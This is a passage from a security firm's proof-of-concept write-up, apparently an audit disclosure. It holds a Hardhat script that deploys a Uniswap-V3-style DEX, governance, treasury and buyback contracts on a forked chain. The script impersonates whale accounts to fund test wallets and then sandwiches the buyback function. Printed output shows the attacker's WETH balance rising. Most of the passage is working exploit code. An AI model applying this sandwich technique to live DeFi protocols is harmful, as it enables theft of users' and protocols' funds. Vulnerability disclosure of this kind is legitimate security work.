    ethers.utils.parseEther("500"),
    "1",
    "100",
    "86400",
    "1",
    "604800"
  ]),
);
console.log("Governor", governorProxy.address);
addresses[`Governor`] = governorProxy.address;
```

```
await governance.setGovernor(
  addresses.Governor
);

// UniswapV3Factory
const UniswapV3FactoryImpl = await ethers.getContractFactory("UniswapV3FactoryImpl");
const uniswapV3FactoryImpl = await UniswapV3FactoryImpl.deploy();
const UniswapV3PoolImpl = await ethers.getContractFactory("UniswapV3PoolImpl");
const uniswapV3PoolImpl = await UniswapV3PoolImpl.deploy();

const UniswapV3Factory = await ethers.getContractFactory("UniswapV3Factory");
const uniswapV3Factory = await UniswapV3Factory.deploy(
  uniswapV3FactoryImpl.address,
  uniswapV3PoolImpl.address,
  addresses.Governance,
  addresses.WETH
);
console.log("UniswapV3Factory", uniswapV3Factory.address);
addresses[`UniswapV3Factory`] = uniswapV3Factory.address;

// NFT Related
const NFTDescriptor = await ethers.getContractFactory("NFTDescriptor");
const nftDescriptor = await NFTDescriptor.deploy();

const NonfungibleTokenPositionDescriptor = await ethers.getContractFactory(
  "NonfungibleTokenPositionDescriptor",
  {
    libraries: {
      NFTDescriptor: nftDescriptor.address
    },
  },
);
const nonfungibleTokenPositionDescriptor = await NonfungibleTokenPositionDescriptor.deploy();
```

```
  console.log("NonfungibleTokenPositionDescriptor",
nonfungibleTokenPositionDescriptor.address);
  addresses[`NonfungibleTokenPositionDescriptor`] = nonfungibleTokenPositionDescriptor.address;


  const NonfungiblePositionManager = await
ethers.getContractFactory("NonfungiblePositionManager");
  const nonfungiblePositionManager = await NonfungiblePositionManager.deploy(
    addresses.UniswapV3Factory,
    addresses.WETH,
    addresses.NonfungibleTokenPositionDescriptor,
  );

  console.log("NonfungiblePositionManager", nonfungiblePositionManager.address);
  addresses[`NonfungiblePositionManager`] = nonfungiblePositionManager.address;

  // SwapRouter
  const SwapRouter = await ethers.getContractFactory("SwapRouter");
  const swapRouter = await SwapRouter.deploy(
    addresses.UniswapV3Factory,
    addresses.WETH
  );
  console.log("SwapRouter", swapRouter.address);
  addresses[`SwapRouter`] = swapRouter.address;

  // V3Estimator
  const V3Estimator = await ethers.getContractFactory("V3Estimator");
  const v3Estimator = await V3Estimator.deploy(
    addresses.NonfungiblePositionManager
  );

  console.log("V3Estimator", v3Estimator.address);
  addresses[`V3Estimator`] = v3Estimator.address;

  // V3Treasury
```

```
  const TransparentUpgradeableProxy = await
ethers.getContractFactory("TransparentUpgradeableProxy");

  const V3TreasuryImpl = await ethers.getContractFactory("V3TreasuryImpl");

  const v3TreasuryImpl = await V3TreasuryImpl.deploy()

  await v3TreasuryImpl.deployed();

  console.log("V3TreasuryImpl", v3TreasuryImpl.address);

  addresses[`V3TreasuryImpl`] = v3TreasuryImpl.address;


  let v3TreasuryProxy = await TransparentUpgradeableProxy.deploy(

    v3TreasuryImpl.address,

    deployerAddress,

    V3TreasuryImpl.interface.encodeFunctionData("_initialize", [

      deployerAddress,

      addresses.UniswapV3Factory,

    ]),

  );

  await v3TreasuryProxy.deployed();


  console.log("V3Treasury", v3TreasuryProxy.address);

  addresses[`V3Treasury`] = v3TreasuryProxy.address;


  let uniswapV3FactoryProxy = await ethers.getContractAt('UniswapV3FactoryImpl',
addresses.UniswapV3Factory);

  await uniswapV3FactoryProxy.setTreasury(addresses.V3Treasury);

  console.log(`uniswapV3Factory.setTreasury finished`)


  // UniversalRouter

  const UniversalRouterImpl = await ethers.getContractFactory("UniversalRouterImpl");

  const universalRouterImpl = await UniversalRouterImpl.deploy()

  await universalRouterImpl.deployed();

  console.log("UniversalRouterImpl", universalRouterImpl.address);

  addresses[`UniversalRouterImpl`] = universalRouterImpl.address;


  let universalRouterProxy = await TransparentUpgradeableProxy.deploy(
```

```
    universalRouterImpl.address,
    deployerAddress,
    UniversalRouterImpl.interface.encodeFunctionData("_initialize", [
      addresses.V2Factory,
      addresses.UniswapV3Factory,
      addresses.V2Router,
      addresses.SwapRouter,
      addresses.V3Estimator,
      addresses.WETH,
    ]),
  );

  await universalRouterProxy.deployed();

  console.log("UniversalRouter", universalRouterProxy.address);
  addresses[`UniversalRouter`] = universalRouterProxy.address;

  // Migrate governance
  const NewGovernanceImpl = await ethers.getContractFactory("GovernanceImplNew");
  const newGovernanceImpl = await NewGovernanceImpl.deploy();
  await newGovernanceImpl.deployed();

  let oldGovernance = await ethers.getContractAt('Governance', addresses.OldGovernance,
deployer);

  const NewVotingRewardTokenImpl = await
ethers.getContractFactory("contracts/migration/VotingKSP.impl.new.sol:VotingKSPImplNew");
  const newVotingRewardTokenImpl = await NewVotingRewardTokenImpl.deploy();
  await newVotingRewardTokenImpl.deployed();

  console.log('set _setVotingKSPImplementation')
  await oldGovernance._setVotingKSPImplementation(newVotingRewardTokenImpl.address)

  console.log('set _setImplementation')
```

```
  await oldGovernance._setImplementation(newGovernanceImpl.address)

  // Migrate factory
  const NewV2FactoryImpl = await ethers.getContractFactory("FactoryImplNew");
  const newFactoryImpl = await NewV2FactoryImpl.deploy();
  await newFactoryImpl.deployed();

  console.log('set _setFactoryImplementation')
  await oldGovernance._setFactoryImplementation(newFactoryImpl.address)

  // set buyback contract
  let buyback = await ethers.getContractAt('BuybackFundImpl', addresses.BuybackFund, deployer);

  console.log('set buyback.setVotingRewardToken')
  await buyback.setVotingRewardToken(addresses.VotingRewardToken)
  console.log('set buyback.setUniversalRouter')
  await buyback.setUniversalRouter(addresses.UniversalRouter)
  console.log('set buyback.setV3Factory')
  await buyback.setV3Factory(addresses.UniswapV3Factory)

  console.log('set buyback.setV3Factory')
  await buyback.setV3Factory(addresses.UniswapV3Factory)

  // Set VotingRewardToken
  oldGovernance = await ethers.getContractAt('GovernanceImplNew', addresses.OldGovernance,
deployer);

  console.log('set VotingRewardToken.setBuyback()')
  await oldGovernance.execute(
    addresses.VotingRewardToken,
    0,
    ethers.utils.id("setBuyback(address)").slice(0,10) +
    ethers.utils.defaultAbiCoder
    .encode(["address"], [addresses.BuybackFund])
```

```
    .slice(2)
  )

  console.log('set VotingRewardToken.setGovernance()')
  await oldGovernance.execute(
    addresses.VotingRewardToken,
    0,
    ethers.utils.id("setGovernance(address)").slice(0,10) +
    ethers.utils.defaultAbiCoder
    .encode(["address"], [addresses.Governance])
    .slice(2)
  )

  // Set last epoch
  let epoch = await oldGovernance.epoch();
  console.log(`epoch : ${await oldGovernance.epoch()}`);
  await oldGovernance.setLastMiningEpoch(
    Number(epoch) + 1,
    governanceProxy.address
  )

  // Time elapse
  console.log(`BlockNumber : ${(await ethers.provider.getBlock('latest')).timestamp}`)
  console.log(`nextTime : ${await oldGovernance.nextTime()}`)

  await network.provider.send("evm_increaseTime", [86400])
  await mineBlock();

  console.log(`BlockNumber : ${(await ethers.provider.getBlock('latest')).timestamp}`)

  let oldFactory = await ethers.getContractAt('FactoryImplNew', addresses.RewardToken,
deployer);
  console.log(`mined: ${await oldFactory.mined()}`);
  console.log(`epoch : ${await oldGovernance.epoch()}`);
```

```
console.log(`oldGovernance.setMiningRate()`)

await oldGovernance.setMiningRate();
await mineBlock();

console.log(`epoch : ${await oldGovernance.epoch()}`);
console.log(`mined: ${await oldFactory.mined()}`);
console.log(`newMined: ${await oldFactory.newMined()}`);

// Fund KSP to signer
const [signer, attacker] = await ethers.getSigners();
fundAmt = ethers.utils.parseEther("1000").toHexString().replace("0x0", "0x");
attackerAmt = ethers.utils.parseEther("800").toHexString().replace("0x0", "0x");
buybackAmt = ethers.utils.parseEther("100").toHexString().replace("0x0", "0x");

kspWhaleAddr = "0xc05c126b633a4ef7f4be82bf39ac52078f9eb7ec";
kspWhale = await impersonateAccount(network, kspWhaleAddr);

ksp = await ethers.getContractAt('RewardToken', addresses.RewardToken, kspWhale);
ksp.transfer(signer.address, fundAmt);

console.log(`Balance of KSP for signer : ${await ksp.balanceOf(signer.address)}`)

// Fund WETH to signer and attacker
wethWhaleAddr = "0xd61ab843b5c40b72c144e85c435193105d097a78";
wethWhale = await impersonateAccount(network, wethWhaleAddr);

weth = await ethers.getContractAt('RewardToken', addresses.WETH, wethWhale);
weth.transfer(signer.address, fundAmt);
weth.transfer(attacker.address, attackerAmt);

console.log(`Balance of WETH for signer : ${await weth.balanceOf(signer.address)}`)

// Switch factory owner to governance
```

```
await v2factory.changeNextOwner(governance.address);
await governance.execute(
  addresses.V2Factory,
  0,
  ethers.utils.id("changeOwner()").slice(0,10)
);

// Setup WETH/KSP pool
ksp.connect(signer).approve(addresses.V2Factory, fundAmt);
weth.connect(signer).approve(addresses.V2Factory, fundAmt);
await v2factory.connect(signer).createETHPool(
  addresses.RewardToken,
  fundAmt,
  5,
  {value: fundAmt}
);
console.log("Setup WETH/KSP pool");

// Set WETH as validToken for buyback
poolAddr = await v2factory.pools(0);
await buyback.setToken(
  addresses.WETH,
  true,
  [addresses.WETH, addresses.RewardToken],
  [ethers.constants.AddressZero]
);
console.log("Set WETH as validToken for buyback");

// Update buyback's fund0 to 100
// At this moment, buyback has 100 fund0 and 0 fund1
await buyback.updatePoolAndFund(
  poolAddr,
  buybackAmt
);
```

```
  weth.transfer(buyback.address, buybackAmt)
  console.log("Update buyback's fund0");

  // Sandwich buyback function
  console.log(`Attacker weth before attack ${await weth.balanceOf(attacker.address)}`);
  console.log(`Attacker KSP before attack ${await ksp.balanceOf(attacker.address)}`);

  v2router = await ethers.getContractAt('V2RouterImpl', addresses.V2Router, attacker);
  await weth.connect(attacker).approve(addresses.V2Router, attackerAmt);
  await v2router.swapExactTokensForTokens(
    attackerAmt,
    1,
    [addresses.WETH, addresses.RewardToken],
    attacker.address,
    timeStamp + 100000
  );

  await buyback.buyback(poolAddr);

  attackerKspAmt = await ksp.balanceOf(attacker.address);
  await ksp.connect(attacker).approve(addresses.V2Router, attackerKspAmt);
  await v2router.swapExactTokensForTokens(
        attackerKspAmt,
        1,
        [addresses.RewardToken, addresses.WETH],
        attacker.address,
        timeStamp + 100000
  );
  console.log(`Attacker weth after attack ${await weth.balanceOf(attacker.address)}`);
  console.log(`Attacker KSP after attack ${await ksp.balanceOf(attacker.address)}`);
}

main()
  .then(() => process.exit(0))
```

```
  .catch((error) => {
    console.error(error)
    process.exit(1)
  })
```

If the script runs successfully, you can see attacker balance before and after Sandwich attack.

```
// 생략

Attacker weth before attack 80000000000000000000
Attacker KSP before attack 0
Attacker weth after attack 869411758621577835838
Attacker KSP after attack 0
```

ABOUT 78ResearchLab

78ResearchLab is a offensive security corporation offering security auditing, penetration testing, education to enterprises, national organizations, and laboratories with the goal of making safe and convenience digital world. We have our own proprietary technology from system/security analysis and projects on various industries. We are working with the top technical experts who have won prizes in global Realword Hacking Competition/CTF, reported numerous security vulnerabilities, and have 10 years of experience in the information security.
Learn more about us at https://www.78researchlab.com/.

ABOUT RED SPIDER

Red Spider offers cyber security research and auditing service with our new R&D technologies and customized solution in IoT, OS, Web3.
Learn more about red spider at https://www.78researchlab.com/redSpider.html.